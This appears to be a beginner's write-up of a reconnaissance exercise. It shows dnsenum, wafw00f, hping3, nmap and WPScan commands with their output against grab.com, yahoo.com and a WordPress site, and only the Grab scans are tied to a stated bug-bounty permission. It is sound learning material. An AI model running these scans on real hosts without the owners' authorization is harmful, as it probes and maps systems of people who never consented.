


Grab

Grab is Southeast Asia's #1 ride-hailing app, food delivery service and cashless payment solution.

https://grab.com · @GrabSG

Reports resolved 685 | Assets in scope 26 | Average bounty $200-$300

Bug Bounty Program
Launched on Jul 2017

Managed by HackerOne
Includes retesting
Bounty splitting enabled


Active campaign — Ends in 15 days

Assets eligible: 11
Rewards
URL *.myteksi.net

Response Efficiency


4 hrs
Average time to first response

Started my information gathering with grab. A site I got from hackerone.com, And hackerone grants security researchers permission to legitimately test other sites or company’s infrastructures to find bugs or vulnerabilities.




```
┌──(innocent㉿hayley)-[~]
└─$ dnsenum --enum grab.com
dnsenum VERSION:1.2.6

-----   grab.com   -----


Host's addresses:
__________________

grab.com.                                5        IN    A        13.225.244.30
grab.com.                                5        IN    A        13.225.244.85
grab.com.                                5        IN    A        13.225.244.97
grab.com.                                5        IN    A        13.225.244.107


Name Servers:
______________

ns-164.awsdns-20.com.                    5        IN    A        205.251.192.164
ns-1435.awsdns-51.org.                   5        IN    A        205.251.197.155
ns-1761.awsdns-28.co.uk.                 5        IN    A        205.251.198.225
ns-749.awsdns-29.net.                    5        IN    A        205.251.194.237


Mail (MX) Servers:
___________________

mx1.hc2819-66.iphmx.com.                 5        IN    A        216.71.140.25
mx1.hc2819-66.iphmx.com.                 5        IN    A        216.71.143.166
mx2.hc2819-66.iphmx.com.                 5        IN    A        216.71.140.25
mx2.hc2819-66.iphmx.com.                 5        IN    A        216.71.143.166


Trying Zone Transfers and getting Bind Versions:
_________________________________________________
```

Dnsenum –enum site.com : will perform a default and general scan on site.com.




```
web.grab.com.                            5        IN    A        13.225.244.28
web.grab.com.                            5        IN    A        13.225.244.53
www.grab.com.                            5        IN    A        13.225.244.85
www.grab.com.                            5        IN    A        13.225.244.107
www.grab.com.                            5        IN    A        13.225.244.30
www.grab.com.                            5        IN    A        13.225.244.97

Launching Whois Queries:
________________________

 c class default:   18.141.47.0       →      18.141.47.0/24      (whois netrange operation faile
d)
 c class default:   52.74.208.0       →      52.74.208.0/24      (whois netrange operation faile
d)
 whois ip result:   13.111.18.0       →      13.108.0.0/14
 whois ip result:   13.213.152.0      →      13.212.0.0/15
 whois ip result:   13.225.244.0      →      13.224.0.0/14
 c class default:   52.76.191.0       →      52.76.191.0/24      (whois netrange operation faile
d)
 c class default:   52.76.194.0       →      52.76.194.0/24      (whois netrange operation faile
d)
 c class default:   52.76.145.0       →      52.76.145.0/24      (whois netrange operation faile
d)
 c class default:   54.179.65.0       →      54.179.65.0/24      (whois netrange operation faile
d)
 c class default:   54.179.193.0      →      54.179.193.0/24      (whois netrange operation fail
ed)
 c class default:   52.77.140.0       →      52.77.140.0/24      (whois netrange operation faile
d)
 whois ip result:   54.255.251.0      →      54.255.0.0/16
 whois ip result:   175.41.144.0      →      175.41.128.0/19

grab.com________

 13.108.0.0/14
 52.76.145.0/24
 175.41.128.0/19
```

DNSENUM –r site.com will enumerate form things like subdomain, ip classes etc.




```
 c class default:   52.76.191.0       →      52.76.191.0/24      (whois netrange operation faile
d)
 c class default:   52.76.194.0       →      52.76.194.0/24      (whois netrange operation faile
d)
 c class default:   52.76.145.0       →      52.76.145.0/24      (whois netrange operation faile
d)
 c class default:   54.179.65.0       →      54.179.65.0/24      (whois netrange operation faile
d)
 c class default:   54.179.193.0      →      54.179.193.0/24      (whois netrange operation fail
ed)
 c class default:   52.77.140.0       →      52.77.140.0/24      (whois netrange operation faile
d)
 whois ip result:   54.255.251.0      →      54.255.0.0/16
 whois ip result:   175.41.144.0      →      175.41.128.0/19

grab.com________

 13.108.0.0/14
 52.76.145.0/24
 175.41.128.0/19
 52.77.140.0/24
 54.179.193.0/24
 54.255.0.0/16
 18.141.47.0/24
 52.74.208.0/24
 52.76.191.0/24
 52.76.194.0/24
 13.212.0.0/15
 54.179.65.0/24
 13.224.0.0/14

Performing reverse lookup on 731136 ip addresses:
_________________________________________________

█
```



```
                ~ WAFW00F : v2.2.0 ~
        The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://yahoo.com
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7

┌──(innocent㉿hayley)-[~]
└─$ wafw00f shub.com.ng

                ( W00f! )
                                404 Hack Not Found
                                                     405 Not Allowed
                                        403 Forbidden
                         502 Bad Gateway             500 Internal Error
                ~ WAFW00F : v2.2.0 ~
        The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://shub.com.ng
[+] Generic Detection results:
[*] The site https://shub.com.ng seems to be behind a WAF or some sort of security solution
[~] Reason: The server returns a different response code when an attack string is used.
Normal response code is "200", while the response code to cross-site scripting attack is "403"
[~] Number of requests: 5

┌──(innocent㉿hayley)-[~]
└─$ 
```

wafWOOf site.com will check for a firewall on a site. It’s essential to know if your target has an IPS/IDS protection, it will help figure out how to approach the target and the next possible step to make.




~/Desktop/kaliassignment.txt - Mouse

```
1 - INFORMATION GATHERING:-

DNS analysis:
dnsenum

dnsenum --enum grab.com default and general s
dnsenum -r grab.com subdomains bruteforce

IDS/IPS identification:
wafwoof

wafwoof grab.com

Live host identification:
hping3

Network & Port scanners:
nmap

OSINT Analysis:
maltego
theharvester
```


```
┌──(innocent㉿hayley)-[~]
└─$ sudo !!

┌──(innocent㉿hayley)-[~]
└─$ sudo hping3 -1 yahoo.com
[sudo] password for innocent:
HPING yahoo.com (eth0 98.137.11.164): icmp mode set, 28 headers + 0 data bytes
len=46 ip=98.137.11.164 ttl=128 id=12076 icmp_seq=0 rtt=379.2 ms
len=46 ip=98.137.11.164 ttl=128 id=12080 icmp_seq=1 rtt=282.5 ms
len=46 ip=98.137.11.164 ttl=128 id=12081 icmp_seq=2 rtt=426.3 ms
len=46 ip=98.137.11.164 ttl=128 id=12083 icmp_seq=3 rtt=281.4 ms
len=46 ip=98.137.11.164 ttl=128 id=12087 icmp_seq=4 rtt=280.9 ms
len=46 ip=98.137.11.164 ttl=128 id=12089 icmp_seq=5 rtt=288.5 ms
len=46 ip=98.137.11.164 ttl=128 id=12093 icmp_seq=6 rtt=312.2 ms
len=46 ip=98.137.11.164 ttl=128 id=12099 icmp_seq=7 rtt=279.8 ms
len=46 ip=98.137.11.164 ttl=128 id=12102 icmp_seq=8 rtt=311.5 ms
len=46 ip=98.137.11.164 ttl=128 id=12105 icmp_seq=9 rtt=383.1 ms
len=46 ip=98.137.11.164 ttl=128 id=12110 icmp_seq=10 rtt=278.6 ms
len=46 ip=98.137.11.164 ttl=128 id=12113 icmp_seq=11 rtt=278.3 ms
len=46 ip=98.137.11.164 ttl=128 id=12118 icmp_seq=12 rtt=286.0 ms
len=46 ip=98.137.11.164 ttl=128 id=12124 icmp_seq=13 rtt=277.6 ms
len=46 ip=98.137.11.164 ttl=128 id=12126 icmp_seq=14 rtt=293.2 ms
len=46 ip=98.137.11.164 ttl=128 id=12135 icmp_seq=15 rtt=276.6 ms
^C
```

Hping3 -1 site.com will use the ICMP protocol to test if the target is live or not. It’s important to note that the site might be blocking the ICMP requests, in this case other advanced scan can be made using nmap. Such as sending null,xmas or a single syn packet.




```
See the output of nmap -h for a summary of options.

┌──(innocent㉿hayley)-[~]
└─$ sudo nmap -sS yahoo.com -T3 --Top-port2000                                255 ×
nmap: unrecognized option '--Top-port2000'
See the output of nmap -h for a summary of options.

┌──(innocent㉿hayley)-[~]
└─$ sudo nmap -sS yahoo.com -T3 --top-ports 2000                              255 ×
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 12:16 WAT
Nmap scan report for yahoo.com (98.137.11.164)
Host is up (0.018s latency).
Other addresses for yahoo.com (not scanned): 74.6.231.21 74.6.143.26 74.6.143.25 74.6.231.20 98.13
7.11.163 2001:4998:44:3507::8000 2001:4998:24:120d::1:1 2001:4998:24:120d::1:0 2001:4998:124:1507:
:f001 2001:4998:124:1507::f000 2001:4998:44:3507::8001
rDNS record for 98.137.11.164: media-router-fp73.prod.media.vip.gq1.yahoo.com
Not shown: 1998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 16.67 seconds

┌──(innocent㉿hayley)-[~]
└─$ 
```

In this nmap scan I used the switch '–sS' to perform a SYN stealth scan without completing the TCP-3wayHandShake,'-T3' just tells it to run at medium speed, it's from (T1-T5) T5 being the fastest and gets lower results, '--top-ports' just says to scan the 2000 top ports.



```
┌──(innocent㉿hayley)-[~]
└─$ wpscan --url https://shub.com.ng --ignore-main-redirect                    4 ×
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://shub.com.ng/ [199.188.200.123]
[+] Started: Mon Mar 20 13:02:02 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - server: Apache
 |  - x-powered-by: PHP/7.4.33
 |  - x-redirect-by: WordPress
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://shub.com.ng/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

WPScan will enumerate a wordpress site and list out things like headers, plugins, xml-rpc, vulnerabilities, outadated versions etc.



Vulnerability: Command Execution

Ping for FREE

